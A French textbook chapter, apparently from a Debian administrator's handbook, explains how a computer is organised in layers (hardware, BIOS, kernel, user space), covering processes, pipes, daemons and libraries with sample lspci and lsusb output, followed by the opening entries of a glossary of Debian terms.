L'ordinateur se présente souvent comme quelque chose d'assez abstrait, et sa partie visible est très simplifiée par rapport à sa complexité réelle. Cette complexité réside en partie dans le nombre d'éléments mis en jeu ; ces éléments peuvent cependant être regroupés en couches superposées les éléments d'une couche n'interagissant qu'avec ceux de la couche immédiatement supérieure et de la couche immédiatement inférieure.

En tant qu'utilisateur final, il n'est pas forcément nécessaire de connaître ces détails... du moins tant que tout fonctionne. Une fois confronté au problème « l'accès Internet ne fonctionne plus », il est indispensable de pouvoir retrouver dans quelle couche le problème apparaît : est-ce que la carte réseau (le matériel) fonctionne ? Est-ce qu'elle est reconnue par l'ordinateur ? Est-ce que Linux la reconnaît ? Est-ce que le réseau est bien configuré, etc. Toutes ces questions vont permettre d'isoler la couche responsable et de traiter le problème au bon niveau.

Au plus bas niveau : le matériel

Pour commencer, rappelons qu'un ordinateur est avant tout un ensemble d'éléments matériels. On a généralement une carte-mère, sur laquelle sont connectés un processeur (parfois plusieurs), de la mémoire vive, différents contrôleurs de périphériques intégrés, et des emplacements d'extension pour des cartes filles, pour d'autres contrôleurs de périphériques. Parmi ces contrôleurs, on peut citer les normes IDE (Parallel ATA), SCSI et Serial ATA, qui permettent de raccorder des périphériques de stockage comme des disques durs. On trouve également des contrôleurs USB, qui accueillent une grande variété de matériels (de la webcam au thermomètre, du clavier à la centrale domotique) et IEEE 1394 (Firewire). Ces contrô-

leurs permettent souvent de relier plusieurs périphériques à la fois, c'est pourquoi on emploie fréquemment le terme de « bus » pour désigner le sous-système complet géré par le contrôleur. Les cartes filles incluent les cartes graphiques (sur lesquelles on pourra brancher un écran), les cartes son, les cartes réseau, etc. Certaines cartes-mères intègrent une partie de ces fonctionnalités, il n'est donc pas toujours nécessaire de recourir à des cartes d'extension.

EN PRATIQUE **Vérifier que le matériel fonctionne**

Il n'est pas toujours évident de vérifier que le matériel fonctionne. En revanche, il est parfois simple de constater qu'il ne marche plus !
Un disque dur est constitué de plateaux rotatifs et de têtes de lectures qui se déplacent. Lorsque le disque dur est mis sous tension, il fait un bruit caractéristique dû à la rotation des plateaux. De plus, l'énergie dissipée entraîne un réchauffement du disque. Un disque alimenté qui reste froid et silencieux est vraisemblablement hors d'usage.
Les cartes réseau disposent souvent de LED qui indiquent l'état de la connexion. Si un câble est branché et qu'il aboutit sur un concentrateur (*hub*) ou un commutateur (*switch*) sous tension, une LED au moins sera allumée. Si aucune LED n'est allumée, soit la carte est défectueuse, soit le périphérique connecté à l'autre bout du câble est défectueux, soit le câble est défectueux. Il ne reste plus qu'à tester individuellement les composants incriminés.
Certaines cartes électroniques filles — les cartes vidéo 3D notamment — disposent de mécanismes de refroidissement intégré, souvent des radiateurs et des ventilateurs. Si le ventilateur ne tourne pas alors que la carte est sous tension, il est probable que la carte ait surchauffé et soit abîmée. Il en va de même pour le (ou les) processeur(s) situé(s) sur la carte mère.

Le démarreur : le BIOS

Le matériel seul n'est cependant pas autonome ; il est même totalement inutile sans qu'une partie logicielle permette d'en tirer parti. C'est le but du système d'exploitation et des applications — qui, de manière similaire, ne peuvent fonctionner sans un ordinateur pour les exécuter.

Il est donc nécessaire d'ajouter un élément de liaison, qui mette en relation le matériel et les logiciels, ne serait-ce qu'au démarrage de l'ordinateur. C'est le rôle principal du BIOS, qui est un petit logiciel intégré à la carte-mère de l'ordinateur et exécuté automatiquement à l'allumage. Sa tâche primordiale consiste à déterminer à quel logiciel passer la main. Il s'agit en général de trouver le premier disque dur contenant un secteur d'amorçage (souvent appelé MBR pour *Master Boot Record*), de charger ce secteur d'amorçage, et de l'exécuter. À partir de ce moment, le BIOS n'est généralement plus utilisé (jusqu'au démarrage suivant).

Le secteur d'amorçage contient à son tour un petit logiciel, le chargeur de démarrage, dont la tâche sera de trouver un système d'exploitation et de l'exécuter. Comme ce chargeur de démarrage n'est pas embarqué dans la carte-mère mais chargé depuis un disque dur (ou autre), il dispose de

OUTIL

Setup, l'outil de configuration du BIOS

Le BIOS contient également un logiciel appelé Setup, qui permet de configurer certains aspects de l'ordinateur. On pourra notamment choisir le périphérique de démarrage à favoriser (par exemple, le lecteur de disquettes ou de CD-Rom), régler l'horloge interne, etc. Pour lancer cet outil, il faut généralement appuyer sur une touche très tôt après la mise sous tension de l'ordinateur. C'est souvent *Suppr* ou *Échap*, plus rarement *F2* ou *F10*, mais la plupart du temps elle est indiquée à l'écran.

plus de possibilités que le chargeur du BIOS (ce qui explique pourquoi le BIOS ne charge pas le système d'exploitation directement). Le chargeur de démarrage (souvent Lilo ou GRUB sur les systèmes Linux) peut ainsi proposer de choisir quel système démarrer si plusieurs sont présents, avec un choix par défaut faute de réponse dans un délai imparti, avec des paramètres divers éventuellement saisis par l'utilisateur, etc. Il finit donc par trouver un noyau à démarrer, le charge en mémoire et l'exécute.

Le BIOS est également responsable de l'initialisation et de la détection d'un certain nombre de périphériques. Il détecte bien entendu les périphériques IDE/SATA (disques durs et lecteurs de CD-Roms/DVD-Roms) mais souvent aussi les périphériques PCI. Les périphériques détectés sont généralement listés de manière furtive au démarrage (l'appui sur la touche *Pause* permet souvent de figer l'écran pour l'analyser plus longuement). Si un des périphériques PCI installés n'y apparaît pas, c'est mauvais signe. Au pire le périphérique est défectueux, au mieux il fonctionne mais il est incompatible avec cette version du BIOS ou de la carte mère. Les spécifications PCI ont en effet évolué au fil du temps et il n'est pas impossible qu'une ancienne carte mère ne supporte pas une carte PCI récente.

Le noyau

Nous arrivons alors au premier logiciel qui va s'exécuter de manière durable (le BIOS et le chargeur de démarrage ne fonctionnent que quelques secondes chacun) : le noyau du système d'exploitation. Celui-ci prend alors le rôle de chef d'orchestre, pour assurer la coordination entre le matériel et les logiciels. Ce rôle inclut différentes tâches, notamment le pilotage du matériel, la gestion des processus, des utilisateurs et des permissions, le système de fichiers, etc. Il fournit ainsi une base commune aux programmes du système.

L'espace utilisateur

Bien que tout ce qui se passe au-dessus du noyau soit regroupé sous le vocable d'espace utilisateur, on peut encore différencier des couches logicielles ; mais leurs interactions étant plus complexes que précédemment, la différenciation n'est plus aussi simple. Un programme peut en effet faire appel à des bibliothèques qui font à leur tour appel au noyau, mais le flux des communications peut aussi mettre en jeu d'autres programmes, voire de multiples bibliothèques s'appelant l'une l'autre.

Quelques fonctions remplies par le noyau

Pilotage du matériel

Le noyau sert d'abord à contrôler les différents composants matériels, les recenser, les mettre en marche lors de l'initialisation de l'ordinateur, etc. Il les rend également disponibles pour les applications de plus haut niveau, avec une interface de programmation simplifiée : les logiciels peuvent ainsi utiliser les périphériques sans se préoccuper de détails de très bas niveau comme l'emplacement dans lequel est enfichée la carte-fille. L'interface de programmation offre également une couche d'abstraction qui permet par exemple à un logiciel de visiophonie de tirer parti d'une webcam de la même manière quels que soient sa marque et son modèle ; ce logiciel utilise simplement l'interface de programmation V4L (*Video for Linux*, le quatre se prononçant comme *for* en anglais), et c'est le noyau qui traduira les appels de fonction de cette interface en commandes spécifiques au type de webcam réellement utilisé.

Le noyau exporte de nombreuses informations sur le matériel qu'il a détecté par l'intermédiaire des systèmes de fichiers virtuels `/proc/` et `/sys/`. Plusieurs utilitaires permettent de synthétiser certaines de ces informations : citons **`lspci`** (du paquet `pciutils`) qui affiche la liste des périphériques PCI connectés, **`lsusb`** (du paquet `usbutils`) qui fait de même avec les périphériques USB et **`lspcmcia`** (du paquet `pcmciautils`) pour les cartes PCMCIA. Ces programmes sont très utiles quand il faut pouvoir identifier de manière certaine le modèle d'un périphérique. En outre cette identification unique permet de mieux cibler les recherches sur Internet et de trouver plus facilement des documents pertinents.

EXEMPLE Exemple d'informations fournies par lspci et lsusb

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection (rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Les options `-v` de ces programmes permettent d'obtenir des informations beaucoup plus détaillées qui ne seront généralement pas nécessaires. Enfin, la commande **`lsdev`** (du paquet `procinfo`) permet de lister les différentes ressources de communication exploitées par les périphériques présents.

Bien souvent les applications accèdent aux périphériques par le biais de fichiers spéciaux qui sont créés dans `/dev/` (voir encadré « Droits d'accès à un périphérique » page 138). Il existe des fichiers spéciaux qui représentent les disques (par exemple `/dev/hda` et `/dev/sdc`), les partitions (`/dev/hda1` ou `/dev/sdc3`), la souris (`/dev/input/mouse0`), le clavier (`/dev/input/event0`), la carte son (`/dev/snd/*`), les ports série (`/dev/ttyS*`), etc.

Systèmes de fichiers

Un des aspects les plus visibles du noyau est celui des systèmes de fichiers. Les systèmes Unix intègrent en effet les différentes méthodes de stockage de fichiers dans une arborescence unique, ce qui permet aux utilisateurs (et aux applications) de stocker ou retrouver des données simplement grâce à leur emplacement dans cette arborescence.

Le point de départ de cette arborescence est la racine, `/`. Il s'agit d'un répertoire pouvant contenir des sous-répertoires, chacun étant identifié par son nom. Par exemple, le sous-répertoire `home` de `/` est noté `/home/` ; ce sous-répertoire peut à son tour contenir d'autres sous-répertoires, et ainsi de suite. Chaque répertoire peut également contenir des fichiers, qui contiendront les données réellement stockées. Le nom de fichier `/home/rmas/Desktop/hello.txt` désigne ainsi un fichier appelé `hello.txt`, stocké dans le sous-répertoire `Desktop` du sous-répertoire `rmas` du répertoire `home` présent à la racine. Le noyau fait alors la traduction entre ce système de nommage de fichiers et leur format de stockage physique sur disque.

Contrairement à d'autres systèmes, cette arborescence est unique et peut intégrer les données de plusieurs disques. L'un de ces disques est alors utilisé comme racine, les autres étant « montés » dans des répertoires de l'arborescence (la commande Unix qui permet cela est **`mount`**) ; ces autres disques sont alors accessibles sous ces « points de montage ». On peut ainsi déporter sur un deuxième disque dur les données personnelles des utilisateurs (qui sont traditionnellement stockés dans `/home/`). Ce disque contiendra alors les répertoires `rhertzog` et `rmas`. Une fois le disque monté dans `/home/`, ces répertoires deviendront accessibles aux emplacements habituels, et on pourra retrouver `/home/rmas/Desktop/hello.txt`.

Il existe différents systèmes de fichiers, qui correspondent à différentes manières de stocker physiquement les données sur les disques. Les plus connus sont *ext2*, *ext3* et *reiserfs*, mais il en existe d'autres. Par exemple, *vfat* est le système historiquement utilisé par les systèmes de type DOS

et Windows, et permet donc d'utiliser des disques durs sous Debian autant que sous Windows. Dans tous les cas, il faut préparer le système de fichiers avant de pouvoir le monter ; cette opération, fréquemment appelée formatage, est effectuée par le biais de commandes comme **`mkfs.ext3`** (**`mkfs`** étant une abréviation de *MaKe FileSystem*). Ces commandes prennent en paramètre le fichier de périphérique représentant la partition à formater (par exemple `/dev/hda1`). Cette opération destructrice n'est à exécuter qu'une seule fois sauf si l'on souhaite délibérément vider le contenu du système de fichiers et repartir de zéro.

Il existe même des systèmes de fichiers réseau, comme NFS, où les données ne sont pas stockées sur un disque local ; elles sont en effet transmises à un serveur sur le réseau, qui les stockera lui-même et les restituera à la demande ; l'abstraction du système de fichiers permet aux utilisateurs de ne pas avoir à s'en soucier : les fichiers resteront accessibles par leurs emplacements dans l'arborescence.

Fonctions partagées

Le noyau est également responsable de fonctions utilisées par tous les logiciels, et qu'il est judicieux de centraliser ainsi. Ces fonctions incluent notamment la gestion des systèmes de fichiers, qui permettent à une application d'ouvrir simplement un fichier en fonction de son nom, sans avoir à se préoccuper de l'emplacement physique du fichier (qui peut se trouver morcelé en plusieurs emplacements d'un disque dur, voire entre plusieurs disques durs, ou stocké à distance sur un serveur de fichiers) ; il s'agit également de fonctions de communication, que les applications pourront appeler pour échanger des informations à travers le réseau sans se soucier du mode de transport des données (qui pourront transiter sur un réseau local, ou une ligne téléphonique, ou un réseau sans fil, ou une combinaison de tout cela).

Gestion des processus

Un processus correspond à un programme en cours d'exécution. Ceci inclut une zone de mémoire dans laquelle est stocké le programme lui-même, mais également l'ensemble des données sur lesquelles le programme travaille. Le noyau est responsable de la création des processus et de leur suivi : lorsqu'un programme est lancé, le noyau met de côté cette zone de mémoire qu'il réserve au processus, y charge (depuis le disque) le code du programme et lance l'exécution. Il garde également des informations qui concernent ce processus, notamment un numéro d'identification (*pid*, pour *process identifier*).

NOTE

Systèmes multi-processeurs et assimilés

La restriction évoquée ci-contre est en réalité un cas particulier. La réelle restriction est qu'il ne peut s'exécuter à un instant donnée qu'un processus *par cœur de processeur*. Les systèmes multi-processeurs, multi-cœur ou proposant de l'*hyperthreading* permettent en effet à plusieurs processus d'être exécutés simultanément ; le même principe de découpage du temps en intervalles attribués à tour de rôle aux processus actifs reste appliqué, afin de pouvoir traiter le cas où le nombre de processus en cours est supérieur à celui des cœurs disponibles. Cette situation est loin d'être exceptionnelle : un système de base, même peu actif, a presque toujours quelques dizaines de processus en cours d'exécution.

Les noyaux de type Unix (dont fait partie Linux), comme la plupart des systèmes d'exploitation modernes, sont dits « multi-tâches », c'est-à-dire qu'ils permettent l'exécution « simultanée » de nombreux processus. En réalité, un seul processus peut fonctionner à un instant donné ; le noyau découpe alors le fil du temps en fines tranches et exécute les différents processus à tour de rôle. Comme ces intervalles de temps ont des durées très courtes (de l'ordre de la milliseconde), l'utilisateur a l'illusion de programmes s'exécutant en parallèle, alors qu'ils ne sont en réalité actifs que pendant certains intervalles, et suspendus le reste du temps. La tâche du noyau est d'ajuster ses mécanismes d'ordonnancement pour parfaire cette illusion tout en maximisant les performances globales du système : si les intervalles sont trop longs, l'application manquera de réactivité vis-à-vis de l'utilisateur ; s'ils sont trop courts, le système perdra du temps à basculer d'une tâche à l'autre trop souvent. Ces décisions peuvent être influencées par des notions de priorités affectées à un processus ; un processus de haute priorité bénéficiera pour s'exécuter d'intervalles de temps plus longs et plus fréquents qu'un processus de basse priorité.

Bien entendu, le noyau permet d'exécuter en parallèle plusieurs processus correspondant au même programme : chacun dispose alors de ses propres intervalles de temps pour s'exécuter, ainsi que de sa zone de mémoire réservée. Comme un processus n'a accès qu'à sa propre zone de mémoire, les données de chacun restent indépendantes.

Gestion des permissions

Les systèmes de type Unix sont également multi-utilisateurs. Ils intègrent donc une notion de droits permettant de séparer les utilisateurs entre eux, et d'autoriser ou non certaines actions en fonction de l'ensemble de droits dont on dispose. Le noyau gère donc, pour chaque processus, un ensemble de données permettant de vérifier les permissions de ce processus. En règle générale, il s'agit de « l'identité » sous laquelle tourne le processus, qui correspond le plus souvent au compte utilisateur qui a déclenché son exécution. Toute une série d'actions sont sujettes à l'approbation du noyau, et ne pourront être menées à bien par le processus que s'il dispose des permissions requises. Par exemple, l'opération d'ouverture d'un fichier est subordonnée à une vérification de la compatibilité entre les permissions du fichier et l'identité du processus (cet exemple particulier est détaillé en page 168).

L'espace utilisateur

On appelle espace utilisateur l'environnement d'exécution des processus normaux, par opposition aux processus qui font partie du noyau. Cela ne signifie pas pour autant que tous ces processus sont réellement lancés directement par l'utilisateur : un système normal exécute un certain nombre de « démons » avant même que l'utilisateur ouvre une session de travail.

Processus

Lorsque le noyau a terminé son initialisation, il lance le tout premier processus, **`init`**. Mais ce seul processus n'est généralement pas utile par lui-même. Les systèmes Unix fonctionnent donc avec tout un cycle de vie des processus.

Tout d'abord, un processus peut se dupliquer (on parle de *fork*). Le noyau alloue alors une nouvelle zone de mémoire pour le deuxième processus, de contenu identique à celle du premier, et se retrouve simplement avec un processus supplémentaire à gérer. À ce moment précis, la seule différence entre les deux processus est leur *pid*. Par convention, le nouveau processus est appelé le fils, alors que celui dont le *pid* n'a pas changé est appelé le père.

Il arrive que le processus fils reste tel quel et « vive sa vie », indépendamment de son père, avec ses propres données correspondant au programme initial. Mais le cas le plus fréquent est que ce fils exécute un autre programme ; à de rares exceptions près, sa zone mémoire est alors simplement remplacée par le nouveau programme, dont l'exécution démarre. C'est ainsi qu'une des premières actions du processus n°1 est de se dupliquer (il existe donc temporairement deux processus correspondant au programme **`init`**) ; le processus fils ainsi créé se remplace alors par le premier script d'initialisation du système, `/etc/init.d/rcS`. Ce script va à son tour se dupliquer puis exécuter différents autres programmes, pour qu'arrive un moment dans la filiation où un processus déclenchera une interface graphique pour l'utilisateur (la séquence des événements est décrite avec plus de détails au chapitre 9, en page 160).

Lorsqu'un processus finit la tâche qui lui était dévolue, il se termine. Le noyau récupère alors la mémoire qui était affectée à ce processus, et cesse de lui distribuer des intervalles de temps d'exécution. Le processus père est informé de la destruction du fils : cela permet entre autres au père d'attendre la complétion d'une tâche sous-traitée. On retrouve ce mode de fonctionnement dans les interpréteurs de commandes (shells) : lorsque l'on tape une commande dans un shell, on ne retrouve l'invite que lorsqu'elle s'est terminée. La plupart des shells permettent cepen-

dant de ne pas attendre la fin de l'exécution d'une commande : il suffit pour cela de faire suivre le nom du programme à exécuter par &. On retrouve alors l'invite aussitôt, ce qui peut poser des problèmes si la commande a des données à afficher.

Démons

Un démon est un processus lancé automatiquement au démarrage et qui fonctionne en tâche de fond pour accomplir certaines tâches de maintenance ou fournir des services aux autres processus. Cette notion de « tâche de fond » est arbitraire, et ne correspond à rien de particulier du point de vue du système : ce sont des processus comme les autres, qui sont exécutés chacun à leur tour pendant un bref intervalle de temps de la même manière que les applications visibles. La distinction est simplement humaine : un processus qui fonctionne sans interaction avec l'utilisateur (sans interface graphique, notamment) est dit fonctionner en tâche de fond ou en tant que démon.

Plusieurs de ces démons sont détaillés dans le chapitre 9.

VOCABULAIRE Démon, un terme péjoratif ?

Le terme démon est en réalité une transcription un peu hâtive de l'anglais *daemon*. Bien que l'origine grecque de ce mot ait également donné le mot *demon*, au sens de créature diabolique, le *daemon* est simplement à interpréter comme un aide, un auxiliaire (tout en gardant une dimension surnaturelle). Il n'y a pas en français de mot réellement adapté à ce concept, le sens du *daemon* anglais s'est donc retrouvé projeté sur le « démon » français, et l'usage a consacré ce choix bien qu'il ne soit pas très heureux.

Communications entre processus

Qu'il s'agisse de démons ou d'applications interactives, un processus isolé n'est souvent pas très utile. Il existe donc différentes méthodes permettant à des processus séparés de communiquer entre eux, soit pour s'échanger des données soit pour se contrôler l'un l'autre. Le terme générique les désignant est *InterProcess Communications* (IPC) soit « communications inter-processus ».

Le système le plus simple est le fichier : le processus qui souhaite émettre des données les écrit dans un fichier dont le nom est convenu à l'avance ; le processus destinataire n'a alors qu'à lire ce fichier pour y récupérer les données.

Pour éviter que les données soient stockées sur un disque dur, on peut également utiliser un tuyau ou tube (*pipe* en anglais). Il s'agit simplement d'un système de communications où des octets écrits à un bout ressortent tels quels à l'autre bout. Si les deux extrémités sont contrôlées par deux processus différents, on obtient un canal de communication simple et pratique. Les tubes se décomposent en deux catégories. Un tube nommé dispose d'une entrée spéciale dans le système de fichiers (bien que les données qui y transitent n'y soient pas stockées), et les deux processus peuvent donc l'ouvrir indépendamment l'un de l'autre, si l'emplacement du tube nommé est connu. Dans les cas où l'on cherche à faire communiquer deux processus apparentés (par exemple un père et son

fils), il est possible au père de créer un tube anonyme, dont héritera son fils après le *fork* ; les deux processus pourront alors s'échanger des données sans passer par le système de fichiers.

EN PRATIQUE **Un exemple concret**

Étudions ce qui se passe lorsqu'on lance une commande complexe (un *pipeline*) dans un shell. Supposons que nous ayons un processus **bash** (le shell standard sous Debian), de *pid* 4374, dans lequel nous tapons la commande **ls | sort**.
Le shell commence par interpréter la commande saisie. En l'occurrence, il s'agit de deux programmes (**ls** et **sort**), avec un flux de données de l'un vers l'autre (noté par le caractère |, dit *pipe*). **bash** crée donc un tube anonyme (qui n'existe pour l'instant que pour lui seul).
Puis il se duplique ; on obtient donc un nouveau processus **bash**, de *pid* 4521 (les *pids* sont de simples numéros abstraits, et n'ont généralement pas de signification particulière). Ce processus n°4521 hérite du tuyau anonyme, il pourra donc écrire du côté « entrée » ; **bash** redirige d'ailleurs le flux de sortie standard vers cette entrée du tuyau. Il se remplace ensuite par le programme **ls**, qui va lister le contenu du répertoire courant ; comme il écrit sur sa sortie standard et que celle-ci a été au préalable redirigée, le résultat est effectivement envoyé dans le tuyau.
Une opération similaire est effectuée pour la deuxième commande : **bash** se duplique de nouveau, on obtient alors un nouveau processus **bash** de numéro 4522. Comme ce dernier est également un fils du n°4374, il hérite aussi du tuyau ; **bash** branche alors la sortie du tuyau sur son flux d'entrée standard, puis se remplace par le programme **sort**, dont la vocation est de trier les données reçues et d'afficher le résultat.
Toutes les pièces sont maintenant en place : **ls** envoie la liste des fichiers du répertoire courant dans le tuyau ; **sort** lit cette liste, puis la trie par ordre alphabétique, et affiche le résultat. Les processus n°4521 et n°4522 se terminent alors, et le 4374, qui s'était mis en attente, reprend la main et affiche l'invite pour permettre à l'utilisateur de saisir une nouvelle commande.

Mais toutes les communications inter-processus ne servent pas à faire transiter des flux de données. Il arrive également que des applications aient simplement besoin de se transmettre des messages comme « suspendre l'exécution » ou « reprendre ». Unix (et donc Linux) fournit pour cela un mécanisme de signaux, par lequel un processus peut simplement envoyer un signal prédéfini (parmi une liste fixe de quelques dizaines de signaux) à un autre, simplement en connaissant son *pid*.

Pour des communications plus complexes, il existe aussi des mécanismes par lesquels un processus peut par exemple ouvrir l'accès d'une partie de sa zone mémoire à d'autres ; cette mémoire est alors partagée entre plusieurs processus, ce qui permet de faire passer des données de l'un à l'autre.

Enfin, les connexions par le réseau peuvent également servir à faire communiquer différents processus ; ils peuvent même, dans ce cas, s'exécuter sur des ordinateurs différents (voire séparés de milliers de kilomètres).

Tous ces mécanismes sont utilisés, à des degrés divers, dans le fonctionnement normal d'un système Unix typique.

Bibliothèques

Les bibliothèques de fonctions jouent un rôle crucial dans le fonctionnement d'un système d'exploitation Unix. Ce ne sont pas à proprement parler des programmes, puisqu'elles ne s'exécutent pas indépendamment, mais des collections de fragments de programmes qui peuvent être utilisés par des programmes classiques. Parmi les bibliothèques les plus courantes, citons par exemple :

- la bibliothèque C standard (*glibc*), qui contient des fonctions de base telles celles permettant d'ouvrir des fichiers ou des connexions réseau, mais aussi de faciliter les interactions avec le noyau ;
- les boîtes à outils graphiques (*toolkits*), Gtk+ et Qt, qui permettent à de nombreux programmes de réutiliser les objets graphiques qu'elles proposent ;
- la bibliothèque *libpng*, qui permet de charger, d'interpréter et sauvegarder des images au format PNG.

L'existence de ces bibliothèques permet aux applications de réutiliser du code existant ; leur développement en est simplifié d'autant, surtout lorsque de nombreuses applications font appel aux mêmes fonctions. Comme les bibliothèques sont souvent développées par des personnes différentes, le développement global du système est ainsi plus proche de la philosophie historique d'Unix.

De plus, ces bibliothèques sont souvent dites « partagées », parce que le noyau est capable de ne les charger qu'une fois en mémoire même si plusieurs processus y font appel. Si le code qu'elles contiennent était au contraire intégré dans les applications, il serait présent en mémoire autant de fois qu'il y a de processus qui l'utilisent.

VOCABULAIRE **Bibliothèque ou librairie ?**

Ici encore, l'anglais nous joue des tours et déborde un peu sur le français. Le mot « bibliothèque » se traduit en anglais par *library*, un faux ami notoire ; il arrive donc, malgré les récriminations des puristes, que l'on entende parler de « librairie de fonctions ».

CULTURE

La méthode Unix : une chose à la fois

Un des concepts qui sous-tend le fonctionnement général des systèmes d'exploitation de la famille Unix est que chaque outil ne devrait faire qu'une chose, mais la faire bien, les applications pouvant alors réutiliser ces outils et construire une logique plus poussée par-dessus. Cela transparaît dans de nombreux domaines. Les scripts shell sont peut-être le meilleur exemple, qui assemblent en des séquences complexes des outils très simples (**`grep`**, **`wc`**, **`sort`**, **`uniq`**, etc.). Une autre mise en pratique de cette philosophie est visible dans les bibliothèques de code : la *libpng* permet de lire et d'écrire des images au format PNG, avec différentes options et de différentes manières, mais elle ne fait que cela ; pas question pour elle de proposer des fonctions d'affichage ou d'édition.

Glossaire

Ce glossaire contient de nombreux termes spécifiques à Debian ainsi que du vocabulaire technique que l'on rencontre dans le livre. Si certains termes n'y sont pas définis, n'hésitez pas à les rechercher dans « Le Jargon Français » : il s'agit d'un dictionnaire d'informatique francophone réalisé sous la forme d'un wiki. http://jargonf.org

/etc/init.d/service restart — Voir « redémarrage des services »

alternatives — Voir « choix (alternatives) »

Andreas Barth — Voir « Barth, Andreas »

APT — Ensemble logiciel facilitant les modifications globales sur le système : installation ou suppression d'un paquet en gérant les dépendances, mise à jour du système, consultation de la liste des paquets disponibles, etc.

apt-get.org — Site regroupant des sources non officielles de paquets Debian.
Voir « ressources non officielles »

ar — Programme **ar**, qui permet de manipuler les archives du même nom : **ar t** *archive* fournit la liste des fichiers contenus dans l'archive, **ar x** *archive* extrait les fichiers de l'archive dans le répertoire courant, **ar d** *archive fichier* supprime un fichier de l'archive, etc. Sa page de manuel documente ses nombreuses autres opérations. **ar** est un outil très rudimentaire, qu'un administrateur Unix emploie rarement. Mais il emploie plus régulièrement **tar**, programme de gestion d'archives et de fichiers plus évolué. Grâce à **ar** il est facile de restaurer **dpkg** en cas de suppression involontaire. Il suffit de télécharger son paquet Debian et d'extraire le contenu de son archive `data.tar.gz` dans la racine du système (/) :

```
# ar x dpkg_1.13.25_i386.deb
# tar -C / -p -zxf data.tar.gz
```

artistique, licence
Licence de logiciel libre qui associe la possibilité d'intégration du code dans une application propriétaire et l'obligation de publication des changements de toute version modifiée et distribuée. Elle est utilisée par le langage de programmation Perl, conjointement avec la GNU GPL.
‣ http://www.opensource.org/licenses/artistic-license.php
Voir « licences libres »

auteur amont
Traduction littérale de *upstream author*, ce terme désigne le ou les auteurs/développeurs d'un logiciel, qui l'écrivent et le font évoluer.
De manière générale, Debian encourage l'implication des responsables de paquets dans le développement « amont » (de simples utilisateurs d'un logiciel ils deviennent alors contributeurs).
Voir « développeur Debian »

autobuilders
Machines du projet Debian consacrées à la production de paquets binaires.
Voir « buildd »

Barth, Andreas
Co-gestionnaire de version avec Steve Langasek, après avoir été assistant aux gestionnaires de version depuis septembre 2004.
Voir « Release Manager »

binaire, paquet
Voir « paquet binaire »

Bo
Voir « noms de code »

bogue
Un bogue (*bug* en anglais) est un problème de fonctionnement d'un logiciel ou d'un paquet. Par extension, on appelle rapport de bogue une description détaillée de celui-ci, soumise aux responsables du paquet pour les informer du problème. À chaque bogue, Debian associe un niveau de gravité dans son système de suivi. Les niveaux les plus élevés sont traités en priorité et doivent tous être éliminés dans une version « stable » de la distribution.
Voir « gravité d'un bogue »
Voir « système de suivi de bogues »

Bruce Perens
Voir « Perens, Bruce »

BSD, licence
L'une des licences de logiciel libre les plus répandues. Elle n'est pas *copyleft* ; en particulier, il est possible de diffuser des versions modifiées du logiciel concerné sans en fournir le code source. De grands noms de l'informatique, par exemple Microsoft et Apple, ont profité de cette possibilité.
‣ http://www.opensource.org/licenses/bsd-license.php
Voir « licences libres »

Bug Tracking System, BTS
Voir « système de suivi de bogues »

build daemon
Voir « buildd »

Build-Depends
Champ permettant la mise en place d'un système minimal pour la reconstruction d'un paquet.
Voir « pbuilder »

buildd Abréviation de *build daemon*. Ce logiciel recompile automatiquement les nouvelles versions des paquets Debian sur l'architecture qui l'accueille (la compilation croisée — *cross-compiling* — qui permet de générer des binaires pour une autre architecture que celle de la machine hôte, n'étant pas toujours satisfaisante).
Ainsi pour produire des binaires destinés à l'architecture `sparc`, le projet dispose de machines `sparc` (en l'occurrence de marque Sun). Le programme *buildd* y fonctionne en permanence afin de créer des paquets binaires pour `sparc` à partir des paquets sources expédiés par les développeurs Debian.
Par extension, ce terme peut également désigner les machines elles-mêmes (même si leur appellation canonique est « *autobuilders* »).
Voir « autobuilders »

Buzz Voir « noms de code »

charte Debian Document de référence définissant les règles techniques à respecter pour la mise en paquet des logiciels. Connues sous le nom anglophone de *Debian policy*, ces normes sont élaborées de manière collaborative sur la liste de diffusion debian-policy@lists.debian.org. Voir l'encadré page 9 pour les détails sur le processus d'élaboration.

choix (alternatives) Mécanisme permettant à l'administrateur de choisir un programme de prédilection parmi plusieurs logiciels offrant les mêmes fonctionnalités. Ces derniers « fournissent » (au sens du champ d'en-tête *Provides*) souvent le paquet virtuel correspondant.
La charte Debian définit un certain nombre de commandes capables d'effectuer une action prédéfinie. Ainsi, la commande **`x-window-manager`** invoque un gestionnaire de fenêtres. Au lieu d'affecter cette commande à un gestionnaire de fenêtres présélectionné, Debian permet à l'administrateur de l'associer au gestionnaire de son choix.
Chaque gestionnaire de fenêtres s'enregistre comme un choix valable pour **`x-window-manager`** et fournit une priorité associée. Celle-ci permet de sélectionner automatiquement le meilleur gestionnaire de fenêtres installé en l'absence d'un choix explicite de l'administrateur.
C'est le script **`update-alternatives`** qui est à la base de ce mécanisme, voir l'encadré page 306 pour plus de détails à son propos.
Voir « paquet virtuel »
Voir « Provides »

chroot Technique qui restreint volontairement à un répertoire particulier la zone du système de fichiers accessible à un programme ; ce répertoire devient alors pour ce programme la nouvelle « racine » du système. Parfois utilisée pour des raisons de sécurité (éviter qu'un programme ou utilisateur douteux n'explore ou ne modifie d'autres fichiers du disque), elle permet encore de contrôler la configuration minimale requise pour une compilation : si l'on ne place pas dans cette zone contrôlée tous les éléments nécessaires, le processus échouera au lieu d'y faire appel à notre insu.
Voir « environnement chrooté »

comité technique Groupe restreint de personnes aux compétences reconnues qui arbitre les débats d'ordre technique opposant des mainteneurs. Ce comité est défini par la constitution.
Voir « constitution »

Common Unix Printing System (CUPS) « Système d'impression commun sous Unix », marque déposée de la société Easy Software Products à l'origine de **`cupsys`**, un gestionnaire d'impression.

